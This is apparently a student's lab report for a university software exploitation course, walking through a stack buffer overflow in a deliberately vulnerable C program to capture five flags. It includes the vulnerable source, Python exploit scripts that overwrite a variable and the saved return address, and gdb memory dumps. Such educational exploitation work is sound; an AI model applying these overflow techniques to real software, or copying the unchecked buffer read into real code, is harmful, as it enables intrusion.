jamk.fi

Software Exploitation

Assignment 2

Timo Lehosvuo, M3426
TTV18S1

Harjoitustyö
Software Exploitation, Mikko Neijonen
16.4.2021
Tekniikan ala
Tieto- ja viestintätekniikka

1. Initial setup

I downloaded the needed files for the assignment from moodle and compiled them using the included “Makefile”:



Figure 1: Compiled files

2. Stack buffer overflow

The assignment was to exploit the buffer overflow vulnerability in the “stack_1” file and get the five flags that it contains. I started the assignment by looking the files

code with nano and tried to understand how it works and how to exploit the vulnerability:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define CANARY "notabird."

void flag_shift() {}

// you can't get flag_4 and flag_5 at the same time
void flag_5() {
    printf("Good work, flag_5 done\n");
}

int main(int argc, char **argv) {
    volatile int paddy = 0;
    char canary[10] = CANARY;
    volatile int flag = 0;
    char username[20] = {0};

    if (isatty(STDIN_FILENO))
        fputs("username: ", stdout);
    if (fgets(username, 128, stdin) == 0) {
        perror("fgets");
        exit(1);
    }

    strtok(username, "\n"); // remove newline returned by fgets

    if (strcmp(username, "shirley")) {
        printf("Who is %s?\n", username);
        return 1;
    }

    if (flag == 0)
        printf("Ok, shirley. Try to get the flags next.\n");
    if (flag)
        printf("Good work, flag_1 done\n");

    if (flag != 0xdeadc0de)
        return 1;
```

Figure 2: Stack_1.c code part 1

```
printf("Good work, flag_2 done\n");

if (strcmp(canary, CANARY)) {
    printf("Canary disagrees.\n");
    return 1;
}

printf("Good work, flag_3 done\n");

// __builtin_return_address(0) is the value of saved EIP register
if ((unsigned int)__builtin_return_address(0) == 0xcafecafe)
    printf("Good work, flag_4 done\n");
```

Figure 3: Stack_1.c code part 2

I knew from the code that the program checks if the user input matches to “Shirley” and I knew that the parameter “username” can fit 20 bytes of data. I also noticed that the program prints the “flag_1” if the value of “flag” is something else then “0”. I modified the “stack_example.py” file and tested if I get the flag by filling the “username”s memory (20bytes) with “Shirley”(7 bytes) + 13 bytes and then adding a single byte:

```
  GNU nano 5.2                                exploit.py
#! /usr/bin/env python3

from struct import pack
from sys import stdout
from subprocess import Popen, PIPE

exploit = b"shirley" + b"\x00" * 13 + b"1"

with Popen(["./stack_1"], stdin=PIPE) as p:
        p.communicate(input=exploit)[0]

with open("exploit.txt", "wb") as f:
        f.write(exploit)
```

Figure 4: Code for flag 1

```
root@kali:~/Desktop/asd/src# ./exploit.py
Good work, flag_1 done
root@kali:~/Desktop/asd/src#
```

Figure 5: Flag 1

After this I noticed from the code that to the get the second flag all I needed to do is change the value of the “flag” to “0xdeadc0de”, so I changed the single byte used for “flag_1” to “0xdeadc0de” and ran the script again:

```
 GNU nano 5.2                                exploit.py
#! /usr/bin/env python3

from struct import pack
from sys import stdout
from subprocess import Popen, PIPE

exploit = b"shirley" + b"\x00" * 13 + pack("<L", 0xdeadc0de)

with Popen(["./stack_1"], stdin=PIPE) as p:
        p.communicate(input=exploit)[0]

with open("exploit.txt", "wb") as f:
        f.write(exploit)
```

Figure 6: Code for flag 2

When I ran the exploit, I was surprised that I got three flags instead of two:

```
root@kali:~/Desktop/asd/src# ./exploit.py
Good work, flag_1 done
Good work, flag_2 done
Good work, flag_3 done
```

Figure 7: Flag 1,2 & 3

For “flag_3” the value of “canary” needs to be “notabird.”so it must have been already set to that. I further investigated this by opening the file with a debugger (gdb) and ran the “exploit.txt” file inside the debugger, made a breakpoint to “main” and stepped through the code until I could see the content of the memory for all the three flags:

```
50          printf("Good work, flag_3 done\n");
(gdb) x/16wx username
0xffffd22c:     0x72696873      0x0079656c      0x00000000      0x00000000
0xffffd23c:     0x00000000      0xdeadc0de      0x6f6e0000      0x69626174
0xffffd24c:     0x002e6472      0x00000000      0x00000000      0x00000000
0xffffd25c:     0xf7de6e46      0x00000001      0xffffd304      0xffffd30c
(gdb) x "notabird."
0xf7fcc660:     0x61746f6e
(gdb)
```

Figure 8: Memory contents

It appears that after the “0xdeadc0de” the program needs two “null” bytes for the “canary” to work so I tested this to see if the “canary” fails if I give it three “null” bytes. I modified the script a little and ran the exploit and it indeed fails:

```
(gdb) x/16wx username
0xffffd22c:     0x72696873      0x0079656c      0x00000000      0x00000000
0xffffd23c:     0x00000000      0xdeadc0de      0x6f6e0000      0x69626174
0xffffd24c:     0x002e6472      0x00000000      0x00000000      0x00000000
0xffffd25c:     0xf7de6e46      0x00000001      0xffffd304      0xffffd30c
(gdb) x "notabird"
0xf7fcc670:     0x61746f6e
(gdb)
```

Figure 9: Two null bytes before canary

```
#! /usr/bin/env python3

from struct import pack
from sys import stdout
from subprocess import Popen, PIPE

exploit = b"shirley" + b"\x00" * 13 + pack("<L", 0xdeadc0de) + b"\x00" * 3
```

Figure 10: Test code for canary failure

```
root@kali:~/Desktop/asd/src# ./exploit.py
Good work, flag_1 done
Good work, flag_2 done
Canary disagrees.
```

Figure 11: Flags 1,2 & canary disagreement

To get the fourth flag I needed to change the "__builtin_return_address(0)" to "0xcafecafe". In order for this to work all the previous flags need to successfully print or the program returns "1" and does not go to the final "if" statement. Also, the code gives a hint that the return address is the value of saved EIP register so I though that I need to "push" the value "0xcafecafe" until it reaches the EIP register. I went back at looking at the program in the debugger and thought that I need to push the value to the next row. After the "canary" comparison there is 13 bytes of space until the next row, so I needed to add 13 null bytes to reach the EIP register (not 100% sure about the theory behind this but it was just a hunch). I did not want to brute force, so I tested my hunch. I modified the script to include the value of "canary" and executed it:

```
(gdb) x/16wx username
0xffffd22c:     0x72696873      0x0079656c      0x00000000      0x00000000
0xffffd23c:     0x00000000      0xdeadc0de      0x6f6e0000      0x69626174
0xffffd24c:     0x002e6472      0x00000000      0x00000000      0x00000000
0xffffd25c:     0xf7de6e46      0x00000001      0xffffd304      0xffffd30c
(gdb) x "notabird"
0xf7fcc670:     0x61746f6e
(gdb)
```

Figure 12: 13 null bytes before EIP

```
#! /usr/bin/env python3

from struct import pack
from sys import stdout
from subprocess import Popen, PIPE

exploit = b"shirley" + b"\x00" * 13 + pack("<L", 0xdeadc0de) + b"\x00" * 2 \
 + b"notabird." +  b"\x00" * 13
exploit += pack("<L", 0xcafecafe)

with Popen(["./stack_1"], stdin=PIPE) as p:
        p.communicate(input=exploit)[0]

with open("exploit.txt", "wb") as f:
        f.write(exploit)
```

Figure 13: Code for flag 4

```
root@kali:~/Desktop/asd/src# ./exploit.py
Good work, flag_1 done
Good work, flag_2 done
Good work, flag_3 done
Good work, flag_4 done
root@kali:~/Desktop/asd/src#
```

Figure 14: Flag 4

For the final flag I figured that I needed to get the memory address of the function “flag_5” to be able to call it. I started the debugger and searched for “flag_5”:

```
(gdb) x flag_5
0x80491f2 <flag_5>:     0x53e58955
(gdb)
```

Figure 15: Memory address of voif function

After getting the memory address I pushed it to the EIP register just like in “flag_4” and got the flag:

```
  GNU nano 5.2                          exploit.py
#! /usr/bin/env python3

from struct import pack
from sys import stdout
from subprocess import Popen, PIPE

exploit = b"shirley" + b"\x00" * 13 + pack("<L", 0xdeadc0de) + b"\x00" * 2 \
 + b"notabird." +  b"\x00" * 13
#exploit += pack("<L", 0xcafecafe)
exploit += pack("<L", 0x80491f2)

with Popen(["./stack_1"], stdin=PIPE) as p:
        p.communicate(input=exploit)[0]

with open("exploit.txt", "wb") as f:
        f.write(exploit)
```

Figure 16: Code for flag 5

```
root@kali:~/Desktop/asd/src# ./exploit.py
Good work, flag_1 done
Good work, flag_2 done
Good work, flag_3 done
Good work, flag_5 done
```

Figure 17: Flag 5

3. Timetable

Solving the lab:	10 h
Learning gdb:	3 h
Report:	2 h
Total:	15 h

4. System & tool info

Platform used for testing:

```
root@kali:~/Desktop/asd/src# uname -a
Linux kali 5.8.0-kali2-amd64 #1 SMP Debian 5.8.10-1kali1 (2020-09-22) x86_64 GNU
/Linux
root@kali:~/Desktop/asd/src#
```

GCC version:

```
root@kali:~/Desktop/asd/src# gcc --version
gcc (Debian 10.2.1-6) 10.2.1 20210110
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

root@kali:~/Desktop/asd/src#
```

Architecture the program was compiled for:

```
root@kali:~/Desktop/asd/src# readelf -h stack_1
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x80490d0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          13852 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         10
  Size of section headers:           40 (bytes)
  Number of section headers:         34
  Section header string table index: 33
root@kali:~/Desktop/asd/src#
```

I compiled the program using “Makefile”.